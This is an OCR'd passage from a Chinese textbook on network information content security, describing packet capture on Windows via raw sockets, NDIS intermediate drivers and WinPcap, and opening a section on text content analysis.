



**图 10-5 基于原始套接字的网络数据捕获流程**

在创建原始套接字之前，需要调用 WSAStartup 函数实现套接字库的初始化。然后可利用函数 socket()或 WSASocket()来创建套接字。这两种方法都可以创建一个套接字，不同之处在于 WSASocket 函数具有重叠 I/O 功能，即发送和接收数据操作可以被多次调用；而 socket 函数只能发过之后等待响应消息后才可做下一步操作。在此基础上，通过 bind 函数将创建好的原始套接字与网卡进行绑定；要利用原始套接字捕获网络数据包，还需要通过函数 ioctlsocket 或 WSAIoctl 将网卡设置为混杂模式，其中 WSAIoctl 函数是在 Winsock2 中将 ioctlsocket 函数中的 argp 参数分解成一系列输入函数。若网卡的混杂模式设置成功，则返回 0；否则可通过 WSAGetLastError 函数返回相应的错误提示消息。最后可以捕获到流经网卡的所有数据包，并进行进一步地分析和显示等功能，直到程序终止。

2）基于 NDIS 中间驱动的网络数据捕获

网络驱动接口规范(Network Driver Interface Specification，NDIS)的早期版本是由 Microsoft 和 3COM 公司联合开发，现主要用于 Windows 平台。NDIS 定义了网卡或网卡驱动程序与上层协议驱动程序之间的通信接口规范，屏蔽了底层物理硬件的差异性，使得上层协议驱动程序可以以一种与设备无关的方式与网卡驱动程序进行通信。NDIS 横跨传输层、网络层和数据链路层，支持三种网络驱动程序：微端口(网卡)驱动程序(Miniport Driver)；传输协议驱动程序(Protocol Driver)，如 TCP/IP 协议栈；中间层驱动

(Intermediate Driver),位于微端口驱动程序和传输协议驱动程序之间,各个驱动层之间的结构关系如图 10-6 所示。





**图 10-6　NDIS 层次结构**

微端口驱动程序通过 NDIS 库向下与底层网卡进行通信,向上与中间驱动程序或协议驱动程序交互。NDIS 库提供了函数集 NdisXxx 封装了微端口需要调用的操作系统函数,同时对外提供了入口函数集 MiniportXxx。中间驱动程序要实现与下层的微端口驱动程序和上层的协议驱动程序之间的通信过程:①向下提供了协议入库点函数集 ProtocolXxx,NDIS 调用这些函数传递下层微端口的请求;②向上提供了微端口入口函数集 MiniportXxx,NDIS 通过调用这些函数实现与协议驱动程序通信。因此,对于上层的驱动,其是微端口驱动程序;对于底层的驱动程序,其是协议驱动程序。协议驱动程序是 NDIS 层次结构的最高层,但被当作传输层协议的传输驱动程序的最底层:①向下与中间驱动程序和微端口驱动程序交互,将用户发来的数据复制到数据包中,然后通过调用函数集 NdisXxx 将数据包发送给中间驱动程序或微端口驱动程序;同时协议驱动程序也提供了一套入口点函数集 ProtocolXxx,用来接收由底层传来的数据包;②向上提供了一个传输驱动程序接口 TDI,用来与上层的应用层进行交互。

总体而言,中间层驱动程序对上层协议驱动程序表现为一个虚拟的微端口网卡驱动(Miniport Driver),对下层的微端口驱动程序表现为一个协议驱动(Protocol Driver)。所有经过网卡发送到网络和从网络接收的数据包都要经过中间驱动程序,因此在此处可以实现数据包的捕获。具体的方法下:

首先,通过 DriverEntry 函数调用 NdisMInitializeWrapper 函数使得微端口驱动和 NDIS 相联系,返回设备句柄 NdisWrapperHandle;然后,利用该句柄调用 NdisIMRegister-LayeredMiniport 函数为 NDIS 中间层驱动程序注册回调函数集 MiniprtXxx,使得上层协议将其当作是网卡,并通过 NDIS 库调用这些回调函数;最后,调用 NdisRegisterProtocol 函数为中间驱动程序注册回调函数集 ProtocolXxx,使得下层网卡将其当作是一个协议,并通过 NDIS 库调用这些回调函数。

当底层网络有数据到达时，将触发中断，通过调用 NdisMIndicateReceivePacket 函数接收数据包，并放入微端口驱动的缓冲区中，当接受的数据达到一定数量时，微端口驱动会告知 NDIS 新数据的到来，此时，将触发 NDIS 中间驱动程序调用 ProtocolReceivePacket 函数来接收数据包，之后，可以再次请求 NDIS 告知协议驱动程序来接收数据。可见，在 NDIS 中间驱动程序即可以实现对网络数据包的捕获和处理。

3）基于 WinPcap 的网络数据捕获

WinPcap(Windows Packet Capture)是 Windows 平台下的一个免费的网络访问系统，可在其官网上下载相应的版本。WinPcap 是 UNIX 系统下 Libpcap 在 Windows 下的移植，屏蔽了不同 Windows 系统的差异，主要用来提供底层原始网络数据包捕获、过滤、发送和分析等功能，广泛应用于网络协议分析、流量监控、安全扫描和入侵检测等方面。

WinPcap 体系结构由三部分组成：内核态下的网络组包过滤器(Netgroup Packet Filter，NPF)、用户态下的低级动态链接库 Packet. dll 和高级系统无关动态链接库 Wpcap. dll，具体如图 10-7 所示。





**图 10-7　WinPcap 内部结构**

上一节中介绍的 NDIS 主要实现上层协议驱动程序以一种与设备无关的方式与网卡驱动程序进行交互。网络组包过滤器 NPF 即被实现为一个协议驱动程序，是 WinPcap 的核心。为了捕获网络上的原始数据包，其绕过了操作系统的协议栈，直接与网卡驱动程序交互。主要实现从网卡驱动程序收集网络数据包，转发给过滤器进行过滤，也可以发送给统计引擎进行网络统计分析，还可以发送到转存器，将网络数据包存储到磁盘。NPF 与操作系统有关，在 Win95/98/ME 系统中，以 VxD 文件存在；在 Windows NT/2000 中，以 SYS 文件存在。两个动态链接库 Packet. dll 和 Wpcap. dll 均工作在用户态，其中低级动态链接库 Packet. dll 用来屏蔽不同 Windows 版本中用户态和内核态之间接口的差异，

为 Windows 平台提供一个能直接访问 NPF 且与系统无关的公共接口。高级系统无关动态链接库 Wpcap. dll 是一个独立于底层驱动程序和操作系统更加高层的编程接口。用户既可以使用包含在 Packet. dll 中的低级函数直接进入内核级调用,也可以使用由 Wpcap. dll 提供的高级函数调用,但应用程序调用 Wpcap. dll 函数时,Packet. dll 中的函数也会被自动调用。

利用 WinPcap 实现网络数据包捕获主要是通过调用 Wpcap. dll 和 Packet. dll 中提供的 API 函数实现,具体流程如图 10-8 所示。首先通过调用函数 pcap_findalldevs 来获取网络设备列表,得到设备的基本信息。然后,通过调用函数 pcap_open_live 来打开指定的网卡设备,设置网卡的工作模式为混杂模式。在此基础上,通过函数 pcap_compile 和 pcap_setfilter 的配合,可实现满足用户需求的数据包过滤,其中 pcap_compile 函数将一个高层的布尔过滤表达式编译成一个能够被过滤引擎所解释的低层的字节码;pcap_setfilter 函数将一个过滤器与内核捕获会话相关联。通过调用 pcap_setfilter 函数,过滤器将应用于网络的所有数据包,只有符合要求的数据包才被传送给应用程序。最后进行数据包的捕获,WinPcap 提供了多种网络数据包捕获函数,有的基于回调机制,如 pcap_loop(),有的采用直接方式,如 pcap_next_ex()。





**图 10-8　基于 WinPcap 网络数据包捕获流程**

## 10.3 信息内容识别与分析

在获取网络信息内容的基础上，需要对信息内容进行识别和分析，判断信息内容的合法性。根据信息内容的类型，本节主要以文本和图像两个方面为例，介绍信息内容的识别与分析技术，为后面对信息内容进行控制和管理奠定基础。

### 10.3.1 文本内容识别与分析

当前，信息内容大都表现为半结构化或非结构化的电子文本形式，如网页、邮件、新闻、短信等。在对文本内容分析之前，首先介绍文本数据、文本信息和文本知识的概念：

**定义 10.1 文本数据**(Textual Data，TD)：面向人的，可以被人部分理解，但不能为人所利用，具有自然语言固有的模糊性与歧义性。

